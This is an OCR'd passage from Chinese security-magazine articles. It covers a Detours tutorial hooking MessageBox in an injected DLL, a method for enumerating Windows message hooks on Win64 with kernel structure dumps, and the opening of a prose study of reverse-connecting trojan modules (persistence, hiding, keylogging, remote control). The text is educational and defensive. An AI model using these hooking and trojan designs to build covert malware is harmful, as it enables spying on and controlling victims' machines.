
下面在 VC2008 中来实现一个针对 MessageBox Hook 的例子。

（1）首先下载 Detour3.0 。

（2）新建一个 Win32 的 dll 链接库，如下图所示。



将 Detour3.0 的源代码复制到工程目录下，如下图所示。



最后在 dllmian 里面编写 我们的钩子，相关代码如下。

```
#include "stdafx.h"
#include "detours.h"
PVOID g_pOldMessageBoxW=NULL;
PVOID g_pOldMessageBoxA=NULL;
typedef int (WINAPI *PfuncMessageBoxA)(HWND hWnd,LPCSTR lpText,LPCSTR lpCaption,UINT uType);
typedef int (WINAPI *PfuncMessageBoxW)( HWND hWnd, LPCWSTR lpText,LPCWSTR lpCaption,UINT uType);

int WINAPI ZwNewMessageBoxA(HWND hWnd,LPCSTR lpText,LPCSTR lpCaption,UINT uType)
{
    return ((PfuncMessageBoxA)g_pOldMessageBoxA)(hWnd, "Hook !"," hook",uType);
}
int WINAPI ZwNewMessageBoxW(HWND hWnd, LPCWSTR lpText,LPCWSTR lpCaption,UINT uType)
{
    return ((PfuncMessageBoxW)g_pOldMessageBoxW)(hWnd,L"Hook ! ",L" hook",uType);
}


BOOL APIENTRY SetHook()
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    g_pOldMessageBoxA=DetourFindFunction("User32.dll","MessageBoxA");
    g_pOldMessageBoxW=DetourFindFunction("User32.dll","MessageBoxW");
    DetourAttach(&g_pOldMessageBoxA,ZwNewMessageBoxA);
    DetourAttach(&g_pOldMessageBoxW,ZwNewMessageBoxW);
    LONG ret=DetourTransactionCommit();
    return ret==NO_ERROR;
}
BOOL APIENTRY DropHook()
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    DetourDetach(&g_pOldMessageBoxA, ZwNewMessageBoxA);
    DetourDetach(&g_pOldMessageBoxW, ZwNewMessageBoxW);
    LONG ret=DetourTransactionCommit();
    return ret==NO_ERROR;
}
static HMODULE s_hDll;
HMODULE WINAPI Detoured()
{
    return s_hDll;
}
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        s_hDll = hModule;
        DisableThreadLibraryCalls(hModule);
        SetHook();
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        DropHook();//UNHOOK
        break;
    }
    return TRUE;
}
```

编译成功，我们来尝试一下编写 LoadLibrary 来加载这个 DLL。运行 DllMain，我们的钩子就加载了，使用 MFC 重新写一个程序在里面添加如下代码。

```
\
hModule = LoadLibrary("hook.dll");

if (hModule == NULL)
{
int iError = GetLastError();
CString strError;
strError.Format("Get dll error %d",iError);
MessageBox(strError);
return;
}
MessageBox(0,"    ","    ",0);
```

这时单击确定按钮运行时，就能发现 MessageBox 弹出的并不是“测试”，而是 Hook，这说明 MessageBox 被成功 Hook 了。Detours 是一强大的工具，提供了简单易用的函数接口来拦截 Win32 API 调用，为一个已在运行的进程装入一个 DLL。另外，Detours 还包含一系列其他函数，如果需要使用的话，可以参考 Detours 安装目录下的示例。



在 Win64 上枚举消息钩子

文 胡文亮

枚举消息钩子是 ARK 的经典功能之一，从 ARK 的鼻祖 IceSword 开始就有了此项功能。在笔者的 64 位 ARK（Win64AST）里，也提供了这项功能。接下来就给大家解密笔者在 Win64AST 里是怎么实现枚举消息钩子的。

首先简单说一下什么是"消息钩子"，给完全没有这方面知识的读者解惑。以下内容摘自百度（有这方面知识的人可以忽略不看）：

Windows 系统是建立在事件驱动的机制上的，说穿了就是整个系统都是通过消息的传递来实现。而消息钩子是 Windows 系统中非常重要的系统接口，用它可以截获并处理送给其他应用程序的消息，来完成普通应用程序难以实现的功能。消息钩子可以监视系统或进程中的各种事件消息，截获发往目标窗口的消息并进行处理。这样，我们就可以在系统中安装自定义的钩子了，监视系统中特定事件的发生，完成特定的功能，比如截获键盘、鼠标的输入、屏幕取词、日志监视等。

钩子的类型有如下几种。

（1）键盘钩子和低级键盘钩子可以监视各种键盘消息。

（2）鼠标钩子和低级鼠标钩子可以监视各种鼠标消息。

（3）外壳钩子可以监视各种 Shell 事件消息。比如启动和关闭应用程序。

（4）日志钩子可以记录从系统消息队列中取出的各种事件消息。

（5）窗口过程钩子监视所有从系统消息队列发往目标窗口的消息。

此外，还有一些特定事件的钩子提供给我们使用，这里就不一一列举了。

常用的 Hook 类型如下几种。

（1）WH_CALLWNDPROC 和 WH_CALLWNDPROCRET Hooks。

WH_CALLWNDPROC 和 WH_CALLWNDPROCRET Hooks 使用户可以监视发送到窗口过程的消息。系统在消息发送到接收窗口过程之前调用 WH_CALLWNDPROC Hooks 子程，并且在窗口过程处理完消息之后调用 WH_CALLWNDPROCRET Hooks 子程。WH_CALLWNDPROCRET Hooks 传递指针到 CWPRETSTRUCT 结构，再传递到 Hook 子程。CWPRETSTRUCT 结构包含了来自处理消息的窗口过程的返回值，同样也包括了与这个消息关联的消息参数。

（2）WH_CBT Hook。

在以下事件之前，系统都会调用 WH_CBT Hook 子程，这些事件包括如下内容。

① 激活、建立、销毁、最小化、最大化、移动和改变尺寸等窗口事件。

② 完成系统指令。

③ 来自系统消息队列中的移动鼠标、键盘事件。

④ 设置输入焦点事件。

⑤ 同步系统消息队列事件。

Hook 子程的返回值确定系统是否允许或者防止这些操作中的某个操作。

（3）WH_DEBUG Hook。

在系统调用与其他 Hook 关联的 Hook 子程之前，系统会调用 WH_DEBUG Hook 子程。用户可以使用这

个 Hook 来决定是否允许系统调用与其他 Hook 关联的 Hook 子程。

（4）WH_FOREGROUNDIDLE Hook。

当应用程序的前台线程处于空闲状态时，可以使用 WH_FOREGROUNDIDLE Hook 执行低优先级的任务。当应用程序的前台线程大概要变成空闲状态时，系统就会调用 WH_FOREGROUNDIDLE Hook 子程。

（5）WH_GETMESSAGE Hook。

应用程序使用 WH_GETMESSAGE Hook 来监视从 GetMessage 或 PeekMessage 函数返回的消息。用户可以使用 WH_GETMESSAGE Hook 去监视鼠标和键盘输入及其他发送到消息队列中的消息。

（6）WH_JOURNALPLAYBACK Hook。

WH_JOURNALPLAYBACK Hook 使应用程序可以插入消息到系统消息队列。可以使用这个 Hook 回放通过使用 WH_JOURNALRECORD Hook 记录下来的连续的鼠标和键盘事件。只要 WH_JOURNALPLAYBACK Hook 已经安装，正常的鼠标和键盘事件就是无效的。WH_JOURNALPLAYBACK Hook 是全局 Hook，它不能像线程特定 Hook 一样使用。WH_JOURNAL PLAYBACK Hook 返回超时值，这个值告诉系统在处理来自回放 Hook 当前消息之前需要等待多长时间（毫秒）。这就使 Hook 可以控制实时事件的回放。WH_JOURNALPLAYBACK 是 system-wide local hooks，它们不会被注射到任何进程地址空间（估计按键精灵是用这个 Hook 做的）。

（7）WH_JOURNALRECORD Hook。

WH_JOURNALRECORD Hook 用来监视和记录输入事件。可以使用这个 Hook 记录连续的鼠标和键盘事件，然后通过使用 WH_JOURNALPLAYBACK Hook 来回放。WH_JOURNALRECORD Hook 是全局 Hook，它不能像线程特定 Hook 一样使用。WH_JOURNALRECORD 是 system-wide local hooks，它们不会被注射到任何进程地址空间。

接下来进入正题，说说枚举消息钩子的总体思路。首先获得名为 gSharedInfo 的全局变量的地址（此变量在 user32.dll 里被导出），它的值其实是一个内核结构体 Win32k!tagsharedinfo 的地址如下。

```
lkd> dt win32k!tagsharedinfo
   +0x000 psi              : Ptr64 tagSERVERINFO
   +0x008 aheList          : Ptr64 _HANDLEENTRY
   +0x010 HeEntrySize      : Uint4B
   +0x018 pDispInfo        : Ptr64 tagDISPLAYINFO
   +0x020 ulSharedDelta    : Uint8B
   +0x028 awmControl       : [31] _WNDMSG
   +0x218 DefWindowMsgs    : _WNDMSG
   +0x228 DefWindowSpecMsgs : _WNDMSG
```

接下来是 tagSERVERINFO.cHandleEntries 的值，这个值记录了当前消息钩子的数目（记为 count）。

```
lkd> dt win32k!tagSERVERINFO
   +0x000 dwSRVIFlags      : Uint4B
   +0x008 cHandleEntries   : Uint8B
   +0x010 mpFnidPfn        : [32] Ptr64     int64
   +0x110 aStoCidPfn       : [7] Ptr64      int64
   [以下内容太长省略……]
```

然后读取 gSharedInfo+8 的值，获得 aheList 的值（记为 phe），此值为首个 HANDLEENTRY 结构体的地址。

```
lkd> dt win32k!_HANDLEENTRY
   +0x000 phead            : Ptr64 _HEAD
   +0x008 pOwner           : Ptr64 Void
   +0x010 bType            : UChar
   +0x011 bFlags           : UChar
   +0x012 wUniq            : Uint2B
```

接下来，从 phe 首地址开始，获得“count-1”个 HANDLEENTRY 结构体的指针，HANDLEENTRY.phead 记录的值指向一个 HEAD 结构体，HEAD 结构体记录了每个消息钩子的具体信息。当然也不是每个 HANDLEENTRY 都是消息钩子，只有当 HANDLEENTRY.bType 为 5 时才是消息钩子。HEAD 结构体的定义如下（记录了不少有用的信息，比如钩子类型、钩子句柄、钩子函数地址等）。

```
lkd> dt win32k!taghook
   +0x000 head             : _THRDESKHEAD
   +0x028 phkNext          : Ptr64 tagHOOK
   +0x030 iHook            : Int4B
   +0x038 offPfn           : Uint8B
   +0x040 flags            : Uint4B
   +0x044 ihmod            : Int4B
   +0x048 ptiHooked        : Ptr64 tagTHREADINFO
   +0x050 rpdesk           : Ptr64 tagDESKTOP
   +0x058 nTimeout         : Pos 0, 7 Bits
   +0x058 fLastHookHung    : Pos 7, 1 Bit
```

由于结构十分复杂，读者可以边看本文边用 WinDbg 进行内核调试。接下来，给出实现的代码（代码倒十分简短）。

```
void EnumMsgHook()
{
    int i=0;
    UINT64 pgSharedInfo=0;
    pgSharedInfo =
(UINT64)GetProcAddress(GetModuleHandleA("user32.dll"),
"gSharedInfo");
    UINT64 phe = GetQWORD(pgSharedInfo+8);
    UINT64 count =
GetQWORD(GetQWORD(pgSharedInfo)+8);
```

```
        HANDLEENTRY heStruct={0};
        HOOK_INFO Hook={0};
        for(i=0;i<count;i++)
        {
            memcpy(&heStruct,(PVOID)(phe +
i*sizeof(HANDLEENTRY)),sizeof(HANDLEENTRY));
            if(heStruct.bType==5)
            {

        RKM(heStruct.phead,&Hook,sizeof(HOOK_INFO));
                printf("hHandle:
0x%llx\n",Hook.hHandle);
                printf("iHookFlags:
%s\n",GetHookFlagString(Hook.iHookFlags));
                printf("iHookType:
%s\n",GetHookType(Hook.iHookType));
                printf("OffPfn:
0x%llx\n",Hook.OffPfn);
                printf("ETHREAD:
0x%llx\n",GetQWORD((UINT64)(Hook.Win32Thread)));
                printf("ProcessName:
%s\n\n",GetPNbyET(GetQWORD((UINT64)(Hook.Win32Thre
ad))));
            }
        }
    }
```

接下来解析子函数。首先是读取内核内存的函数，此函数可用于安全读/写内核内存（看函数名估计是名为 VXK 的网友写的）。

```
    BOOLEAN VxkCopyMemory( PVOID pDestination,
PVOID pSourceAddress, SIZE_T SizeOfCopy )
    {
        PMDL pMdl = NULL;
        PVOID pSafeAddress = NULL;
        pMdl = IoAllocateMdl( pSourceAddress,
(ULONG)SizeOfCopy, FALSE, FALSE, NULL );
        if( !pMdl ) return FALSE;
        __try
        {
            MmProbeAndLockPages( pMdl, KernelMode,
IoReadAccess );
        }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
            IoFreeMdl( pMdl );
            return FALSE;
        }
        pSafeAddress =
MmGetSystemAddressForMdlSafe( pMdl,
NormalPagePriority );
        if( !pSafeAddress ) return FALSE;
        RtlCopyMemory( pDestination, pSafeAddress,
SizeOfCopy );
        MmUnlockPages( pMdl );
        IoFreeMdl( pMdl );
        return TRUE;
    }
```

通过判断 phead->iHook 可以获得钩子的类型。


```
    char *GetHookType(int Id)
    {
        char *string;
        string=(char*)malloc(32);
        switch(Id)
        {
            case -1:
            {
        strcpy(string,"WH_MSGFILTER");
                break;
            }
            case 0:
            {
                strcpy(string,"WH_JOURNALRECORD");
                break;
            }
            case 1:
            {
                strcpy(string,"WH_JOURNALPLAYBACK");
                break;
            }
            case 2:
            {
                strcpy(string,"WH_KEYBOARD");
                break;
            }
            case 3:
            {
                strcpy(string,"WH_GETMESSAGE");
                break;
            }
            case 4:
            {
                strcpy(string,"WH_CALLWNDPROC");
                break;
            }
            case 5:
            {
                strcpy(string,"WH_CBT");
                break;
            }
            case 6:
            {
                strcpy(string,"WH_SYSMSGFILTER");
                break;
            }
            case 7:
            {
                strcpy(string,"WH_MOUSE");
                break;
            }
            case 8:
            {
                strcpy(string,"WH_HARDWARE");
                break;
            }
            case 9:
            {
            strcpy(string,"WH_DEBUG");
                break;
            }
            case 10:
            {
    strcpy(string,"WH_SHELL");
                break;
            }
            case 11:
            {
                strcpy(string,"WH_FOREGROUNDIDLE");
                break;
            }
            case 12:
            {
                strcpy(string,"WH_CALLWNDPROCRET");
                break;
```


```
            }
            case 13:
            {
                strcpy(string,"WH_KEYBOARD_LL");
                break;
            }
            case 14:
            {
                strcpy(string,"WH_MOUSE_LL");
                break;
            }
            default:
            {
                strcpy(string,"????");
                break;
            }
        }
        return string;
    }
```

通过判断 phead->flags 可以获得钩子标志。钩子标志的意思是，有些钩子只针对当前进程有效，有些钩子则针对全局有效。比如 QQ 密码框的消息钩子就是全局钩子。

```
    char *GetHookFlagString(int Flag)
    {
        char *string;
        string=(char*)malloc(8);
        if(Flag==1 || Flag==3)
            strcpy(string,"Global");
        else
            strcpy(string,"Local");
        return string;
    }
```

其他的一些子函数在此就不作讲解了，最后的效果如下图所示。





木马核心功能研究

文　贾楠

1. 引言

随着互联网技术的快速发展，网络安全问题日益突出。计算机病毒及网络蠕虫等恶意程序对网络安全构成了巨大的威胁。其中“木马”的破坏性最大，它能在高隐蔽性的状态下窃取信息。完整的木马程序一般由两部分组成：一个是服务端程序，一个是客户端控制程序。木马的通信方式按照被控方与施控方建立通信信道的方式可分为直接监听、反弹连接、代理连接、综合连接等方式。不论采用何种通信方式，其基本工作原理都是施控端向种植木马服务端的主机发送指令，服务端对不同指令进行不同的响应。本文以反弹型木马为例，对木马的各功能模块运行原理和设计过程进行详细分析。

2. 木马功能结构

木马程序虽然其外在功能表现各不相同，但其基本的功能结构是一致的。植入木马程序的目的是为了实现对目标主机长期有效的控制，这就要求木马驻留于目标主机中，系统关机重启之后仍然可以运行。因

此木马需要包含一个驻留模块，实现木马在目标主机的长期存储。木马和远程控制软件的最大区别在于木马需要在用户不知情的情况下运行，需要对其自身信息和木马通信信息进行隐藏以躲避杀毒软件的查杀，因此木马中需要包括隐藏的对抗模块。可控性是木马的另一个特点，要实现可控性，首先要和远程建立稳定的通信连接，以接受远程命令和回送结果。此外，需要对收到的命令进行分析执行，因此通信模块和执行远程命令的任务模块也必不可少 [1]。

根据上面的分析，从功能上可以将木马划分为以下模块。

- 初始化模块：负责对木马运行过程中使用的信息进行初始化。
- 远程控制模块：负责和木马控制端通信，接收控制端的控制命令并把功能模块命令执行的结果发送给控制端。
- 驻留模块：负责以一定的方式实现木马程序的自动启动，保证目标系统重启之后能自动加载木马执行。
- 隐藏模块：负责隐藏木马自身的相关信息，这些信息可能包括文件、注册表、进程及通信连接等信息。
- 任务模块：负责具体执行控制端下达的任务。任务模块可能包括键盘记录、文件操作、注册表操作和屏幕获取等。

3．远程控制模块

反弹式木马工作模式是：客户端开启一个本地端口来监听远方连接请求，服务端通过一些方法获得客户端 IP、端口信息后主动连接它，实现远程控制。反弹式木马的远程控制流程如图 1 所示。

（1）客户端运行后，在指定的端口监听，等待远程服务端与之建立连接。当木马成功地在目标主机运行后，会主动连接客户端主机的 IP 和端口，建立命令 SOCKET 连接。连接建立完成后，服务端把主机特征信息，如：主机 ip、主机名称、MAC 地址等信息回转给客户端，用以标识与客户端反连的不同主机 [6]。

（2）客户端向服务端发送不同的指令使服务端执行相应操作。服务端执行操作有两种类型：一是执行指令较少，必须快速响应客户端的操作，如：浏览文件目录、浏览注册表目录、获取主机信息、文件打包等操作；二是执行的指令较多、数据传输量较大的操作，如远程文件下载、远程屏幕查看、远程摄像头查看等操作。

